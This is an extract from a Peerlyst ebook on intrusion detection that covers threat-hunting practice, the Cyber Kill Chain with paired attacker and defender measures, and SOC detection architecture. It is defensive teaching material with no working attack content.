

PEERLYST

INTRUSION DETECTION GUIDE

The field's leading experts show exactly how to detect, deter, and respond to security threats.



WWW.PEERLYST.COM

community@peerlyst.com

Intrusion Detection Guide

*The field's leading experts show exactly how to detect, deter
and respond to security threats*

Authors:

- ❖ Ken Westin
- ❖ Anthony Noblett
- ❖ Dr. Rebecca Wynn
- ❖ Brad Voris
- ❖ Calvin Liu
- ❖ Dave Waterson
- ❖ Daniel Ehrenreich
- ❖ Molly Payne
- ❖ Chiheb Chebbi
- ❖ Dr. Luis O. Noguerol
- ❖ Mahdi Sayyad
- ❖ Ali Ahangari
- ❖ Ansarul Haq
- ❖ S. Delano
- ❖ Prasannakumar B Mundas

Reviewers and Content editors:

- ❖ Aditya Mukherjee
- ❖ Nassim Dhaher
- ❖ Emilio Grande
- ❖ Bilal Mazhar
- ❖ Ansarul Haq
- ❖ Ian Barwise

Intrusion Detection Guide

This book will guide readers through the entire spectrum of essential functions and procedures associated with incident response, starting with the basic fundamentals to the industry best practices. By the end of the book, readers will have mastered the tactical approach, from preparing to working through and investigating a Cyber Security Incident.

This is a one-stop guide to help new learners, security analysts, students, professionals, new grads to learn how to handle and analyze information security incidents or acquire the required skills for their next job interview.



Copyright © 2018 by Peerlyst

For information contact :

community@peerlyst.com

TABLE OF CONTENTS

CHAPTER 1: Threat Hunting: People, Process and Technology	5
CHAPTER 2: Introduction to Incident Response and the Incident Handling Process	11
CHAPTER 3: Hunting Using Windows Event Logs	48
CHAPTER 4: Incident Response Teams	56
CHAPTER 5: Attack vectors to Industrial Control Systems	65
CHAPTER 6: Cyber Defense for Industrial Control Systems	66
CHAPTER 7: Hunting Lateral Movement	71
CHAPTER 8: Hunting for powershell abusing	88
CHAPTER 9: Leveraging Machine Learning for Threat Hunting	106
CHAPTER 10: Compliance Frameworks	122
CHAPTER 11: So you want to be a Digital Forensics professional	132

Chapter 1

Threat Hunting: People, Process and Technology

Contributor: Molly Payne

Threat hunting is as much a science as it is an art form. With both science and art there are techniques that can be practiced, and processes followed to increase a hunter's ability. The following is a humble list of techniques and processes that people have shared with me that have helped me to build my skill and aptitude in threat hunting.

People

Threat hunting is very people-centric and software tools that detect Indicators of Compromise (IOC) or anomalies can be a great benefit. IOCs are a set of indicators and artifacts that indicate an intrusion. Provide your threat hunters with tools, and it will increase their efficiency. When you overload your threat hunters with alerting duties you have decreased their efficacy. It is highly recommended to:

- Educate your hunters on the environment they are hunting in, help them understand your companies "normal."
- Your Security Operations Center (SOC) personnel know your environment best; cultivate your hunters from within.

- Train your hunters and provide them access to threat information relevant to your company.
- Provide clear guidelines of what you want your threat hunters to focus on. Threat hunters cannot report everything, especially in a large organization, leave some of that to your SOC.

What makes an effective threat hunter then?

Techniques

Critical thinking

- It takes experience to understand and recognize what “threats” look like.

There are many other ways to gain experience by cutting your teeth on false positives. When hours have been lost following redirects and deobfuscating javascript only to end at an ad for “Addyi,” you have learned something that can’t be taught in a book.

- Effective hunters understand the latest threats companies face and enjoy being well informed. Hunting needs to be a mixture of “Open” hunting and “Targeted” hunting, yet both require the hunter to be threat-specific.

Different hunting styles are useful and should be encouraged. Just as everyone may tackle a puzzle differently, it is often through a diverse set of unique approaches that the most difficult problems are solved.

- Encourage a diverse hunting team with diverse backgrounds; it will pay off.
- Sometimes it is good to hunt with the latest IOCs pulled from many IOC feeds

Focused Hunting

- Focused hunting can be more than IOCs, but does not always have to be. If your company is automatically ingesting IOCs from sources and feeding them into a SIEM, then that is wonderful. This type of automation takes time and a level of maturity that many organizations have not achieved.

Open Hunting

- Open Hunting is a great way to find threats that are often ignored by high profile researchers who don't create white papers on them. A credential stealer that has been around since 2008 can still do as much damage as the latest Exploit Kit.
- Open hunting was described to me as casting a large net. The search terms are broader and usually behaviorally-based. The goal of open hunting is to find malware passing along a particular part of the cyber kill chain. Someone can do an "Open" search for Command and Control (C2 or C&C) traffic, or exploits that have

been downloaded. “Open” hunting still has a purpose and a clear idea of what is being hunted for even though it is not based on domain names and Internet Protocol (IP) addresses.

- No matter the style of hunting, you should have a plan. Everyone wants to get out there and catch an insider stealing the companies secrets or a Nation-state actor actively exploiting a Web server, but the truth of the matter is that usually, you are going to catch commodity malware: banking trojans, browser hijackers, and Altcoin miners.

A Hypothesis

- Go into the hunt with a hypothesis.
- A hypothesis that proves correct is excellent for creating use cases for your automated alerting.
- A hypothesis that can be tested is focused and helps the hunter save valuable time.

“If a trojan were able to infect this machine, it would need an exploit. I am going to look for the CVE-2018-4878 exploit by looking at .swf files that have been downloaded lately.”

- Plans do not have to be complicated, just purposeful.

Searching your emails for keywords, specific subject lines, or phrases that create a sense of urgency, or that mention packages or IRS documents can be very effective.

Policies

Thoughtful policies surrounding threat hunting will help guide your team and help the program to mature over time. Some helpful hints concerning your threat hunting policies are to:

- Create a mandatory training policy that rewards your threat team.
- Threat hunting needs to be associated to a collaborative effort that includes other IT personnel such as Network and System Administrators, Developers, and especially your hunters. Sometimes a few hours is too slow when following the evolution of a new banking trojan. Support your threat program with regular training and access to security conferences.
- Having clear expectations surrounding threat hunting escalation and reporting will help keep the confusion down when a breach is detected. Integrate this into your incident response policies.
- How are the documents going to be archived? What is the format? What is the reporting structure? Are there alternate pathways for events concerning the corporate executive VIP suite? How are security events classified?

Summary

Threat hunting is an important complement to the process between your SOC and your automated security tools. Be intentional and thoughtful when creating your threat hunting team. All successful teams require

training in techniques that will aid them in discovering potentially overlooked threats. Reinforce your threat hunters with security policies that both protect and empower them to do their job well.

Chapter 2

Introduction to Incident Response and the Incident Handling Process

Contributors: Prasannakumar B Mundas, Dr. Luis O. Noguero and S. Delano


Cyber Kill Chain for SOC

Many people say that cyber attacks are becoming more and more unique, and with the complexity of tracing such attacks, other possibilities may also exist. Security researchers did not predict the recent Ransomware attack Researchers, but later everyone started hunting it and finally discovered all of the methods and other digital footprints of the attack signature. If you observe all the attacks closely, we see that there are similar patterns that can be analyzed. Then, where are we going wrong to be able to predict and identify these cyber threats in advance? Or, have we forgotten the basic rules? Is there any standard method to follow for threat analysis and detection?

Yes, we forgot that there are methods, steps, and stages which were developed by Lockheed Martin called the **Cyber Kill Chain**.

What is the Cyber Kill Chain? The Cyber Kill Chain is the phases or stages of a targeted attack. Each stage represents an opportunity to detect and react to an attack.

There are a total of seven stages which we can follow to detect and defend. Below are the seven stages:



Reconnaissance (Identifying Targets): Reconnaissance is a set of processes and techniques (i.e., Footprinting, Scanning, and Enumeration)

used to covertly discover and collect information about a target system.

During reconnaissance, an attacker attempts to gather as much information about a target system as possible.

Attacker	Defender
<ul style="list-style-type: none">● Harvest email addresses	<ul style="list-style-type: none">● Collect website visitor logs for alerting and historical searching.
<ul style="list-style-type: none">● Identify employees on social media networks	<ul style="list-style-type: none">● Collaborate with web administrators to utilize their existing browser analytics. Educate employees as to dangers of posting information to social media.
<ul style="list-style-type: none">● Collect press releases, contract awards, conference attendee records	<ul style="list-style-type: none">● Custom-build detections for browsing behaviors unique to reconnaissance.
<ul style="list-style-type: none">● Discover Internet-facing servers	<ul style="list-style-type: none">● Prioritize & harden defenses around specific technologies or people based on Recon activity.

Weaponization (Prepare the Operation): Intruder creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.

Attacker	Defender
<ul style="list-style-type: none"> ● Obtain a weaponizer, either in-house or obtain through public or private channels 	<ul style="list-style-type: none"> ● Conduct full malware analysis – not just what payload it drops, but how it was made.
<ul style="list-style-type: none"> ● For file-based exploits, select “decoy” document to present to the victim. 	<ul style="list-style-type: none"> ● Build detections for weaponizers – find new campaigns and new payloads only because they reused a weaponizer toolkit.
<ul style="list-style-type: none"> ● Select backdoor implant and appropriate command and control infrastructure for operation 	<ul style="list-style-type: none"> ● Analyze timeline of when malware was created relative to when it was used. Old malware is “malware-off-the-shelf,” but new malware might mean active, tailored operations. ● Track new Domains registered by known bad actors.

	<ul style="list-style-type: none"> ● Sinkhole identified malicious domains.
<ul style="list-style-type: none"> ● Designate a specific “mission id” and embed in the malware 	<ul style="list-style-type: none"> ● Collect files and metadata for future analysis.
<ul style="list-style-type: none"> ● Compile the backdoor and weaponize the payload 	<ul style="list-style-type: none"> ● Determine which weaponizer artifacts are common to which Advanced Persistent Threat (APT) group campaigns. Are they widely shared or closely held?

Delivery (Transfer malware): This is the stage where an attacker transfers the weapon to the target system. It can be transferred in many ways.

Attacker	Defender
<ul style="list-style-type: none"> ● Malicious email 	<ul style="list-style-type: none"> ● Understand targeted servers and people, their roles and responsibilities, what information is available.

	<ul style="list-style-type: none"> ● Block file types and extensions that are common threat vectors in email attachments.
<ul style="list-style-type: none"> ● Malware on USB stick 	<ul style="list-style-type: none"> ● Infer intent of adversary based on targeting. ● Disable USB ports.
<ul style="list-style-type: none"> ● Social media interactions 	<ul style="list-style-type: none"> ● Leverage weaponizer artifacts to detect new malicious payloads at the point of delivery.
<ul style="list-style-type: none"> ● “Watering hole” compromised websites 	<ul style="list-style-type: none"> ● Analyze time of day of when operation began.
<ul style="list-style-type: none"> ● Collect email and web logs for forensic reconstruction. Even if an intrusion is detected late, defenders must be able to determine when and how delivery began. 	

Exploitation (Gain access to a victim): Malware weapon's program code triggers, which takes action on the target network to exploit a vulnerability. Here the victim feels all the anomaly behaviors.

Attacker	Defender
<ul style="list-style-type: none"> ● Software, hardware, or human vulnerability 	<ul style="list-style-type: none"> ● User awareness training and email testing for employees. ● Securing physical access to protect against hardware vulnerability. ● Software vulnerability scanning.
<ul style="list-style-type: none"> ● Acquire or develop Zero-day exploit 	<ul style="list-style-type: none"> ● Secure coding training for Web developers.
<ul style="list-style-type: none"> ● Adversary triggered exploits for server-based vulnerabilities 	<ul style="list-style-type: none"> ● Regular vulnerability scanning and penetration testing.
<ul style="list-style-type: none"> ● Victim triggered exploits: Opening attachment of malicious email 	<ul style="list-style-type: none"> ● Endpoint hardening measures: Restrict admin privileges
<ul style="list-style-type: none"> ● Victim triggered exploits: Clicking malicious link 	<ul style="list-style-type: none"> ● Endpoint hardening measures: Use Microsoft EMET
<ul style="list-style-type: none"> ● Endpoint hardening Custom endpoint rules to block shellcode execution 	<ul style="list-style-type: none"> ● Endpoint process auditing to forensically determine origin of exploit.

Installation (Establish Beachhead on the Target Victim): Malware weapon installs access point (e.g., "backdoor") usable by the intruder. The attacker makes sure that their entry point into the system is always open for the further fulfillment and this technique is called persistence.

Attacker	Defender
<ul style="list-style-type: none"> ● Install webshell on web server 	<ul style="list-style-type: none"> ● HIPS\HIDS to alert or block on common installation paths, e.g. RECYCLER.
<ul style="list-style-type: none"> ● Install backdoor/implant on client victim 	<ul style="list-style-type: none"> ● Understand if malware requires administrator privileges or only user.
<ul style="list-style-type: none"> ● Create point of persistence by adding services, AutoRun keys, etc. 	<ul style="list-style-type: none"> ● Endpoint process auditing to discover abnormal file creations. ● HIDS to alert for persistence.
<ul style="list-style-type: none"> ● Some adversaries “time stomp” the file to make malware appear it is part of the standard operating system install. 	<ul style="list-style-type: none"> ● Extract certificates of any signed executables. ● Understand the compile time of malware to determine if it is old or new.

Command and Control (Remotely control the implants): Malware enables an intruder to have "hands on the keyboard" persistent access to a target network. The connection will be Bot to C2 server and vice versa and also commands will be sent by C2 and executed on the victim machine.

Attacker	Defender
<ul style="list-style-type: none">● Open two-way communications channel to C2 infrastructure	<ul style="list-style-type: none">● Discover C2 infrastructure thorough malware analysis.
<ul style="list-style-type: none">● Most common C2 channels are over the web, DNS, and email protocols	<ul style="list-style-type: none">● Harden network: Consolidate the number of Internet points of presence
<ul style="list-style-type: none">● C2 infrastructure may be adversary owned or another victim network itself	<ul style="list-style-type: none">● Harden network: Require proxies for all types of traffic (HTTP, DNS)
	<ul style="list-style-type: none">● Customize blocks of C2 protocols on web proxies.
	<ul style="list-style-type: none">● Proxy category blocks, including "none" or uncategorized" domains.

	<ul style="list-style-type: none"> ● DNS sinkholing and name server poisoning.
	<ul style="list-style-type: none"> ● Conduct OSINT research to discover new adversary C2 infrastructure. ● Track new Domains registered by known bad actors.

Action on objectives (Achieve the mission's goal):

With hands-on-the-keyboard access, intruders accomplish the mission goal. What happens next depends on who is behind the keyboard.

Attacker	Defender
<ul style="list-style-type: none"> ● Collect user credentials 	<ul style="list-style-type: none"> ● Establish incident response playbook, including executive engagement and communications plan. ● Restrict local administrators group policy.

	<ul style="list-style-type: none"> ● Limit privileged account use across administrative tiers. ● Audit access to LSASS and SAM table
<ul style="list-style-type: none"> ● Privilege escalation 	<ul style="list-style-type: none"> ● Detect data exfiltration, lateral movement, unauthorized credential usage. ● Restrict local administrators group policy. ● Limit privileged account use across administrative tiers. ● Audit access to LSASS and SAM table.
<ul style="list-style-type: none"> ● Internal reconnaissance 	<ul style="list-style-type: none"> ● Immediate analyst response to all CKC7 alerts
<ul style="list-style-type: none"> ● Lateral movement through environment 	<ul style="list-style-type: none"> ● Forensic agents pre-deployed to endpoints for rapid triage. ● HIDS to alert for Lateral Movement activities.

<ul style="list-style-type: none"> ● Collect and exfiltrate data 	<ul style="list-style-type: none"> ● Network package capture to recreate activity. ● Monitor data exfiltration using web proxy logs (http methods PUT-POST).
<ul style="list-style-type: none"> ● Destroy systems 	<ul style="list-style-type: none"> ● Conduct damage assessment with subject matter experts.
<ul style="list-style-type: none"> ● Overwrite or corrupt data 	
<ul style="list-style-type: none"> ● Surreptitiously modify data 	

Unified Cyber Kill Chain for SOC

One of the most challenging task for engineers at the SOC is implementing the Cyber Kill Chain (CKC), which is very useful to track Cyber-attack incidents. Still, there are many companies that haven't implemented or adopted it yet. Some companies have implemented CKC in various ways and these are based on what they have seen, experienced, and with the reference of best practices.

In general, whenever we think of implementing something, first we think about user requirements and satisfaction. So, here it is the same.

Before starting the implementation of the CKC, we have to ask these three questions:

1. What are our intentions/requirements?
2. What is it capable of?
3. How do we implement it?

As mentioned in the section which was developed by Lockheed Martin, there are seven stages in the CKC. The stages can be varied based on the requirements and understanding the analysis. The below details can help to understand how MITRE and Lockheed Martin developed the CKC, what all of the differences are, and which one suits you.

Now we all have questions about what the differences between Cyber Kill Chain which was developed by Lockheed Martin, MITRE, and the Unified Cyber Kill Chain (UCKC) are. Yes, the answer is here. As mentioned earlier, this can be implemented based on the needs. Some people have implemented by concentrating on External threats, and some on Internal and External threats both. However, the UCKC can provide the solution for both insider attacks and outsider attacks as well.

Unified Cyber Kill Chain: UCKC is the set of Phases which will cover the stages for insider threat and outsider threat analysis with proper methods to monitor and perform forensic analysis.

If you observe the basic CKC phases closely, you'll notice that it contains phases for the only successful attack without any further deep analysis. However, UCKC will provide a detailed analysis of how the attacker is

going to keep the door open and his other plans for a further massive attack. Below are the major UCKC phases which are categorized based on the attack levels.




All the UCKC phases are categorized as Initial Foothold (The initial attacked asset by the intruder), Network Propagation (continuity of the attacks towards other assets in the networks), and then the Actions on Objectives (fulfilling the intentions which can result in a massive attack or data breach). Below are the basic phases of UCKC:

- **Reconnaissance:** Researching, identifying and selecting targets using active or passive reconnaissance.
- **Weaponization:** Coupling a Remote Access Trojan (RAT) with an exploit into a deliverable payload.
- **Defense Evasion:** Techniques an attacker may use to evade detection or avoid other defenses.
- **Delivery:** Techniques resulting in the transmission of the payload to the targeted environment.
- **Exploitation:** Techniques to exploit vulnerabilities in systems that may, amongst others, result in code execution.

- **Persistence:** Any access, action or change to a system that gives an attacker persistent presence on the system.
- **Command & Control:** Techniques that allow attackers to communicate with controlled systems within a target network.
- **Pivoting:** Tunnelling traffic through a controlled system to other systems that are not directly accessible.
- **Privilege Escalation:** The result of techniques that provide an attacker with higher permissions on a system or network.
- **Discovery:** Techniques that allow an attacker to gain knowledge about a system and its internal network.
- **Lateral Movement:** Techniques that enable an adversary to access and control remote systems on a network.
- **Execution:** Techniques that result in the execution of attacker-controlled code on a local or remote system.
- **Credential Access:** Techniques resulting in the access of, or control over, system, service or domain credentials.
- **Target Manipulation:** Techniques aimed at manipulation of the target system to achieve the objective of the attack.
- **Collection:** Techniques used to identify and gather information from a target network prior to exfiltration.
- **Exfiltration:** Techniques that result or aid in an attacker removing files and information from a target network.

Internal Kill Chain vs. External Kill Chain: Now we can see how the UCKC helps in detecting and defeating both insider and outsider kind of attacks. It has come up with phases as shown below:



Internal Kill Chain will cover and details how the attack will take place internally; some phases are similar, but the scenario will be different.

For example, we can have a scenario of Ransomware attack and listed below might be the steps and stages of how the attacks unfolds:

Target Reconnaissance: By some source, attacker collects the Email information and other information of the users such as Name, Date-of-Birth (DOB), home address, and interests. Then, the attacker sends an Email with a document attachment which contains a macro-enabled file with some interesting message to make the user open the attachment.

Target Exploitation: A user opens the attachment and the malicious script will execute and infect the system.

Weaponization: The malicious file will connect to the command and control center and download the Ransomware file.

Installation: The downloaded file will be auto-installed on the system without any user intervention.

Execution: Installed malware start its execution to encrypt the files.

From the Internal Kill Chain, still, we can further investigate the attack and its process flow.

Target Recon: Ransomware starts scanning the network for the other targets and critical assets to infect.

Internal Exploitation: Once it finds an administrator system in the same network, it will try using SMB vulnerability and exploit the systems.
`/share/unified-cyber-kill-chain/?preview_id=126&preview_nonce=c394605a26&_thumb`

Privilege Escalation: After infecting the system, the payload tries to connect to other critical systems like file servers with user privileges and without the user's knowledge.

Lateral Movement: Ransomware continues registering itself with the startup programs list to maintain persistence to keep itself alive and have the attack continue.

Target Manipulation: The attack continues until it acquires some measure of valuable data to encrypt and send it to the C2 server.

But, will it stop its operation? No, it has come up with a plan of something big. So now the attack is internal and continues. Now we can have internal cyber kill chain which helped us to see what happened later. We know there is a malicious process so we can see what it does. But how do we identify if it is a person instead of a process?

Attacking a target is *easy, but defending it is the toughest job only if you are not strong enough. For the defending side, the analysis is always very important. Recognizing the attack signatures with known patterns, new techniques, and the methods of operation should match the attacker intentions. If you are only well enough to defend, then you will have half security and another half will be how you have planned to prevent. So the takeaway is that you should prepare to defend and learn to prevent.

Continuous Security Monitoring and Security Operations

Architecting for threat detection

In the fight to finally beat back our adversaries and mitigate significant business risk resulting from cyber security exposure, we keep looking for new cyber weapons to help us fight this battle. We read in the news every day of a new big hack, while all the small hacks of small companies go unnoticed or unremarked, but they happen every day nevertheless.

No network is impenetrable. The implemented defenses must defend perfectly, all the time - while the attackers must find only 1 exploitable weakness to “pwn” us. This is called the *defender's dilemma*.

Detection based security operations

Some weapons you need to consider in this fight of yours - to defend well, around the clock, you need to always hunt threats [which used to be called Network Security Monitoring (NSM)], Continuous Diagnostics and Mitigation(CDM), and Continuous Security Monitoring (CSM).

These tools or methods are detection-centric, which means they fall outside the scope of prevention technology. Prevention technology remains your best Return on Investment (ROI) per attack stopped I believe, but your infrastructure defensibility needs to evolve to also include detection capabilities.

Traditional perimeter-based architecture

Traditional perimeter-based security architecture looks like this, simplified in extreme to (1) firewall and (3) endpoint types - servers, workstations, and phones. The point is that traditionally you'd try to defend the devices in a device-centric prevention defense.

Traditional perimeter prevention defenses used to revolve around centralized data repositories and security was very focused around the OSI layers 3 and 4, but, of course, most companies added layer 7 capabilities with their Next-Generation Firewalls (NGFWs) as well over the last few years. Attacking a prevention-based device-centric infrastructure is like the "hard shell, soft inside" analogy - once inside, it is basically Game Over for the defenders.

We have built a SOC and we're constantly building out capabilities in detection. We build a SOC because we have realized that we need to continue to invest in both full-time security operations and Incident Response (IR) staff and their skills and additionally we need to be continuously monitoring the inner-workings of our IT infrastructure.

Apply frameworks for security architecture and operations


The frameworks we are aware of and choose from when implementing security are:

- [NIST Special Publication 800-137](#) for Continuous Monitoring (CM)
- [NIST Special Publication 800-37](#) Risk Management Framework (RMF)
- [NIST Cyber Security Framework](#)
- [ISO 27001](#) + family members
- Phil Agcaoili produced a cybersecurity framework that is based on ISO/IEC 27001-2005, COBIT 4.1, NIST SP800-53 R3, CCS CSC, NERC CIP and ISA 99. In addition, he has factored in three key privacy standards -- GAPP (August 2009), AICPA TS Map, AICPA Trust Service Criteria (SOC 2SM Report)
- [FIPS Publication 199](#) (Security Categorization)
- [FIPS Publication 200](#) (Minimum Security Controls)
- [NIST Special Publication 800-18](#) (Security Planning)
- [NIST Special Publication 800-30](#) (Risk Assessment)
- [NIST Special Publication 800-39](#) (Enterprise-Wide Risk Management)
- [NIST Special Publication 800-53](#) (Security and Privacy Controls for Federal Information Systems and Organizations)
- [NIST Special Publication 800-59](#) (National Security Systems)
- [NIST Special Publication 800-60](#) (Security Category Mapping)

Architect for security by design

To get your security architecture and operations fundamentally correct at the outset, you should be looking at doing:

- Threat modeling to know the threat sources; what they are after and how they will materialize
- You should analyze each of the steps in the expanded kill chain model (link) and build capability to detect and remediate attacks within each of the steps



- You should make it a goal to build for and achieve a baseline-able network infrastructure where you have removed noise, removed trust zones, traffic, and you have segmented your networks hard
- You should have total visibility into which applications on which endpoints generate which network traffic at what times and you should collect this and monitor it continuously

Building threat detection capability

Mapping incidents to the Cyber Kill Chain helps to identify the controls/security layer which either failed or was bypassed during the attack. You can tune/create signatures or implement defensive controls which can prevent and detect similar incidents from reoccurring.

Architecting for threat detection success

You need to create an Enterprise architecture that gives your upcoming threat detection capabilities a fighting chance at success. What you should do is consider creating an elaborate well-architected network. What this means is building in segmentation to segment types of data, different data classification levels, different business functionalities, IT admin access levels, and whether or not something needs direct Internet exposure. When you have segmented everything expertly, you can add internal segmentation firewalls to give inter-segment traffic visibility and control. You can also use Access Control Lists (ACLs) and Virtual Local Area Networks (VLANs) to ensure that administrator commands can only be carried out by connecting in specific methods using specific tools from specific systems to designated systems. You can also design the network in such a way that you ensure that you always bring traffic to and from critical systems past a network packet inspection device before sending it elsewhere, giving you constant traffic inspection capabilities and continuous monitoring from multiple angles.

This is part of your plan to detect attackers pivoting - meaning moving laterally from one breached endpoint to another.

Defensive elements for Threat Detection

Next Generation Firewall (NGFW)

As briefly mentioned in part 1, most companies that I know have a NGFW by now, which means that they have the potential to have a basic threat detection capability beyond anti-virus (AV) and Intrusion Prevention System (IPS), as the NGFWs typically come with the layer 7 (OSI model) inspection capability. Other companies use dedicated forward proxy servers to achieve this layer 7 control capability. Some of the companies that have forward proxies or use the NGFW for this even implement these correctly so that they add the desired layer 7 inspection capabilities. A forward proxy is a built-in capability in most NGFWs, as well as Web content filtering - being able to block specific applications or types/categories of Web content. NGFWs also enable you to do Secure Socket Layer (SSL) / Transport Layer Security (TLS) inspection in most cases, which again gives you new, required visibility into what is going through the perimeter in- and outbound. You can combine the SSL/TLS packet inspection with Data Loss Prevention (DLP) functionality to add a chance of stopping data exfiltration and detecting these attempts as they occur.

Web Application Firewalls (WAFs)

A Web Application Firewall adds extra ability to collect and analyze data about the network packets sent to your Web applications, abilities that your Web server or application server log files alone would not have. This gives you a chance to determine if your Web application is under attack, how often and which types of attack, where the attacks are (or appear to be) coming from plus an ability to granularly block attacks.

Malware sandbox solution

Placing incoming emails, their attachments, and other inbound traffic into a malware sandbox or into a QEMU-like emulation appliance that attempts to trigger and detonate any embedded malware adds an ability to both detect and to block attacks. Filtering attachments at the MTA level without even allowing them in may be the more secure thing to do, but it leaves you without useful intelligence on actual attacks against your infrastructure, intelligence that could lead to you detecting and/or blocking other threats either now or in the future.

Honeypots

Threat detection capabilities also include defensive measures that try to trick an attacker into revealing himself on the network or on an endpoint. Basically, you put out something that looks attractive - the "honey" and then monitor this for someone trying to "lick it."

Mobile device data

Any mobile devices you allow to leave your networks and re-enter the networks regularly, be this either physically or logically, are a specific source of threats to your environment. By building specific capabilities into monitoring these devices and the traffic they generate while both connected to your networks and not connected to your networks, you gain a new threat detection capability.

Threat hunting and your SIEM

By hiring the right people with the right skills and ensuring you are collecting the right information and aggregating it in your SIEM, you can add extra threat detection capabilities to your defense.

Your network and infrastructure devices

You should be monitoring all access to open interfaces of Network Infrastructure devices plus all attempted access on closed interfaces. Doing this can yield you insight into unauthorized connection attempts or scanning.

NIDS, NIPS, and packet captures

Having sensors present in all relevant areas of your network gives you an extra ability to look at traffic moving from one place to another, especially if you're also capturing all network traffic as packet captures. Remember that if you actively block traffic, then packet captures will be incomplete.

The people to manually do all the above

One of the most important threat detection capabilities that you can add to your defense is people. People are what makes the difference between being exploited/breached by an attacker and having a fighting chance. Without people trained to do all of the above and to do it well, all of the

above become just very expensive software and appliances that get to lie around unused or underused until they expire from age.

Building a Threat Hunting Capability

No matter which tools you buy or install, no matter how many patches you install on your endpoints, how many VLANs you segregate your network into, or how many layers deep your network becomes; none of that is going to matter if you do not have anyone with the skills AND the time dedicated to hunting for threats on your network. It is not something you do when that AV starts complaining about user .162's endpoint or when your NGFW blocks a dropbox connection attempt. It's something you do proactively using people with the right skills dedicated to looking at your network and finding those odd things that stick out. Those odd things that stick out are what this is all about. So cut your soft/hardware and licenses budget and hire some InfoSec geeks, because geeks are good and good geeks make criminals give up! Or something that sounds catchier, but that I could not think of.

So to start hunting threats actively in your environment - or to monitor your networks continuously for threats (network security monitoring, continuous security monitoring), you need 5 requirements first:

Pre-requisites to start proactively hunting threats

1. The people to do the job
2. ... and they should be organized into a SOC. How to build a SOC is outside the scope of this chapter

3. Make sure you procure the appropriate tools in sufficient quantity available to your analysts
4. A capacity to record encrypted, but preferably unencrypted packets traversing your infrastructure IN FULL pcap stream captures
5. and of course, you need a mature security organization that has done the basics of InfoSec consistently and well

Skills you will need in your SOC (not a complete list, just for building capacity to detect and block intruders):

1. You need to be able to run PCAP collections based on predefined filters
2. You need to be able to open and carve large PCAP files into smaller, usable segments
3. You need to be able to analyze PCAP files in detail
4. You need to be able to apply certificate keys to unencrypted traffic in pcaps when you've captured encrypted traffic
5. And the level of detail of skill levels required increases when:
 1. You need to be able to read machine code and hex dumps and identify an exploit from non-attack code
 2. You need to know which executables and binaries can be used to move laterally
 3. You need to know which IOCs to look for when adversaries try to persist
 4. You need to know how to look for exploits in network traffic and their left-behinds on compromised endpoints

The above is part of a threat hunting setup, which of course needs to be expanded with an infrastructure to collect and store all the logs - SIEM or

such, and with collaborative tools to work together across shifts and employees on these tasks. This brings us to the next item:

Doing threat hunting continuously without hitting the security analyst fatigue problem:

1. You need to retain relevant data sources for long enough for your analysts to continuously be able to go through all of it before it expires or becomes stale information. Data sources include:
 1. Event log files
 2. Network stream captures
 3. Binaries and executables
 4. Network flow data
 5. Transaction data
 6. Backups and snapshots and shadow copies
 7. Monitoring + system alerts and unusual items reported by employees
2. You need to always be upskilling employees and you need to build employee retention programs
3. You need to rotate analysts around on different duties - from less stressful to more stressful and from hard to relatively easier and across different types of tasks entirely - to prevent fatigue
4. You need tools to do the above tasks collaboratively and ways to document and ensure knowledge transfer/knowledge sharing including threat hunting platforms
5. You need to build capacity to perform the above tasks continuously, or if (even if partially) interrupted over weekends

and holidays, you need to have the capacity to catch up after interruptions. This means scheduling vacations and training strictly with minimal overlaps and hiring enough to make up for periods of illness and vacations

Building the intelligence to work intelligently when doing threat hunting and continuous security monitoring

You want to keep abreast of current threats - which means threat actors and their Tactics, Techniques, and Procedures (TTPs). You probably want access to several public databases of intelligence for this and then begin building your own internal intelligence collection. Figure out methods to try to spread the knowledge equally across your teams and analysts. *Knowledge undocumented and unshared is knowledge lost.*

